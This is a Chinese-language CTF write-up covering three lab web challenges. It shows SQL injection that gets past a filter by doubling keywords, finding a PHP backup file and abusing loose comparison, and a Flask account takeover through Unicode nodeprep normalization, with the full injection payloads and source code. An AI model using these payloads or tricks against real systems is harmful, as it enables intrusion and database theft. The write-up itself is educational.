


先试一下常规注入：`/check.php?username=admin&password=1' union select 1#`




根据报错信息猜测union 、select可能被过滤了，试一下双写绕过

`/check.php?username=admin&password=1' ununionion seselectlect 1#`




继续报错，URL编码试一下，然后试列数

payload：`/check.php?username=admin&password=1' ununionion seselectlect 1,2,3%23`



出现回显位置2和3

爆数据库:`/check.php?username=admin&password=1' ununionion seselectlect 1,2,group_concat(schema_name)frfromom(infoorrmation_schema.schemata) %23`




猜测flag在ctf里

爆表：`/check.php?username=admin&password=1' ununionion seselectlect 1,2,group_concat(table_name)frfromom(infoorrmation_schema.tables) whwhereere table_schema="ctf" %23`

查字段名：`/check.php?username=admin&password=pwd ' ununionion seselectlect 1,2,group_concat(column_name) frfromom (infoorrmation_schema.columns) whwhereere table_name="Flag"%23`

`/check.php?username=admin&password=pwd ' ununionion seselectlect 1,2,group_concat(flag) frfromom(ctf.Flag)%23`



[ACTF2020 新生赛]BackupFile


题目类型：备份文件

知识点

- `==`是不判断二者是否是同一数据类型，而`===`是更为严格的比较，它不仅要求二者值相等，而且还要求它们的数据类型也相同。
- 常见的备份文件后缀：`.rar .zip .7z .tar .gz .bak .swp .txt .html`
- `is_numeric`函数用于检测变量是否为数字或数字字符串
- `intval()` 函数用于获取变量的整数值
- 数字 加 字母等非数字转换

```
var s = '234string';
parseInt(s);   //234
parseFloat(s); //234.0
```

解题步骤





用dirsearch扫一下目录：`python dirsearch.py -u 3943f78f-4c3d-4d7c-8728-9f59f4527095.node4.buuoj.cn:81 -e php`

```
[11:11:42] 429 -  568B  - /includes/fckeditor/editor/filemanager/connectors/php/connector.p
[11:11:42] 429 -  568B  - /includes/fckeditor/editor/filemanager/connectors/php/upload.php
[11:11:43] 429 -  568B  - /includes/fckeditor/editor/filemanager/upload/asp/upload.asp
[11:11:43] 429 -  568B  - /includes/fckeditor/editor/filemanager/upload/aspx/upload.aspx
[11:11:43] 429 -  568B  - /includes/fckeditor/editor/filemanager/upload/php/upload.php
[11:11:43] 429 -  568B  - /includes/js/tiny_mce
[11:11:44] 200 -   28B  - /index.php
[11:11:44] 200 -  347B  - /index.php.bak
[11:11:45] 429 -  568B  - /index1.htm
[11:11:45] 429 -  568B  - /index1.bak
```

```
[11:11:45] 429 -  568B  - /index2
[11:11:45] 429 -  568B  - /index2.bak
[11:11:45] 429 -  568B  - /index2.php
[11:11:45] 429 -  568B  - /index3.php
[11:11:45] 429 -  568B  - /index_admin.php
[11:11:45] 429 -  568B  - /index_manage
[11:11:45] 429 -  568B  - /index~
[11:11:45] 429 -  568B  - /index_files
```


访问index.php.bak






出现PHP代码

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    //is_numeric函数用于检测变量是否为数字或数字字符串
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    //intval() 函数用于获取变量的整数值
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

代码审计：通过key变量get传参，要求此变量必须是数字，且取整数之后值为
123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3
取key的值为123




flag{8ae2e4e5-0cb9-4bf1-8259-0124fdfee2b1}


[HCTF 2018]admin

更多知识点及解题方法点这里

这里有两个选项，点击register注册一个新账户



下面这就算是登进来了



查看源码

```
<h1 class="nav">Hello dudu</h1>

<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

<script type="text/javascript">
    $(document).ready(function () {
        // 点击按钮弹出下拉框
        $('.ui.dropdown').dropdown();

        // 鼠标悬浮在头像上，弹出气泡提示框
        $('.post-content .avatar-link').popup({
          inline: true,
          position: 'bottom right',
          lastResort: 'bottom right'
        });
      })
    </script>
    </body>
  </html>
```


提示you are not admin，可能需要登录admin才能获取我们想要的东西

试一下弱口令，用户名`admin`,密码`123`

hctf


Hello admin

flag{af6aa87a-4076-4342-b5f0-90986e67510b}


Welcome to hctf

结果就这么成功登进来了，所以这里警示我们密码复杂点

好，上面是插叙，下面才是正常解法



登录后有四个选项
点击post



猜测是xss，结果一顿操作后啥也不是

下一个选项change password
发现change源码中有一个地址

```
43
44    </div>
45  </div>
46
47  <div class="ui grid">
48      <div class="four wide column"></div>
49      <div class="eight wide column">
50          <!-- https://github.com/woadsl1234/hctf_flask/ -->
51          <form class="ui form segment" method="post" enctype="multipart/form-data">
52            <div class="field required">
53              <label>NewPassword</label>
54              <input id="newpassword" name="newpassword" required type="password" value="">
55            </div>
56            <input type="submit" class="ui button fluid" value="更换密码">
57          </form>
```


访问一下发现提供了网页的源码,是一个flask项目

master · 1 branch · 0 tags · Go to file · Add file · Code

woadsl1234 test — dd8c6af on 9 Nov 2018 — 3 commits

.vscode	test	3 years ago
app	test	3 years ago
.DS_Store	test	3 years ago
.run.py.swp	test	3 years ago
.run.py.un~	test	3 years ago
1.sh	test	3 years ago
README.md	first commit	3 years ago
Untitled-1.sql	test	3 years ago
requirements.txt	test	3 years ago
routes.pyc	test	3 years ago
run.py	test	3 years ago
run.py~	test	3 years ago
user.sql	test	3 years ago

既然是flask项目，那就先查看一下路由

在APP目录里找到`routes.py`路由文件

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

from flask import Flask, render_template, url_for, flash, request, redirect, session, make_response
from flask_login import logout_user, LoginManager, current_user, login_user
from app import app, db
from config import Config
from app.models import User
from forms import RegisterForm, LoginForm, NewpasswordForm
from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep
```


```python
from io import BytesIO
from code import get_verify_code

@app.route('/code')
def get_code():
    image, code = get_verify_code()
    # 图片以二进制形式写入
    buf = BytesIO()
    image.save(buf, 'jpeg')
    buf_str = buf.getvalue()
    # 把buf_str作为response返回前端，并设置首部字段
    response = make_response(buf_str)
    response.headers['Content-Type'] = 'image/gif'
    # 将验证码字符串储存在session中
    session['image'] = code
    return response

@app.route('/')
@app.route('/index')
def index():
    return render_template('index.html', title = 'hctf')

@app.route('/register', methods = ['GET', 'POST'])
def register():

    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = RegisterForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        if session.get('image').lower() != form.verify_code.data.lower():
            flash('Wrong verify code.')
            return render_template('register.html', title = 'register', form=form)
        if User.query.filter_by(username = name).first():
            flash('The username has been registered')
            return redirect(url_for('register'))
        user = User(username=name)
        user.set_password(form.password.data)
        db.session.add(user)
        db.session.commit()
        flash('register successful')
        return redirect(url_for('login'))
    return render_template('register.html', title = 'register', form = form)

@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
```

```
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)

@app.route('/logout')
def logout():
    logout_user()
    return redirect('/index')

@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)

@app.route('/edit', methods = ['GET', 'POST'])
def edit():
    if request.method == 'POST':

        flash('post successful')
        return redirect(url_for('index'))
    return render_template('edit.html', title = 'edit')

@app.errorhandler(404)
def page_not_found(error):
    title = unicode(error)
    message = error.description
    return render_template('errors.html', title=title, message=message)

def strlower(username):
    username = nodeprep.prepare(username)
    return username
```


然后我就没什么思路了，下面看一下大佬们的解题方法

- **代码审计**：这里重点要注意以下`strlower()`函数，其中调用`nodeprep.prepare`函数，在代码开头有一行代码：`from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep`，说明`nodeprep`是从`twisted模块`中导入的，利用`nodeprep.prepare`函数会将unicode字符`ᴬ`转换成`A`，而`A`在调用一次`nodeprep.prepare`函数会把`A`转换成`a`。而值得注意的是`strlower()`自定义函数被调用了三次，分别是`register`、`login`、`change`，即注册、登陆、修改密码时都会被调用。
- **思路**：用`ᴬdmin`注册，后台代码就会调用一次`nodeprep.prepare`函数，把用户名转换成`Admin`；修改一次密码，再次调用`nodeprep.prepare`函数，使用户名由`Admin`转换为`admin`，重新登陆，就可以得到flag


register





登陆



进入之后自动将`Admin`转换为`Admin`
然后修改密码重新登陆

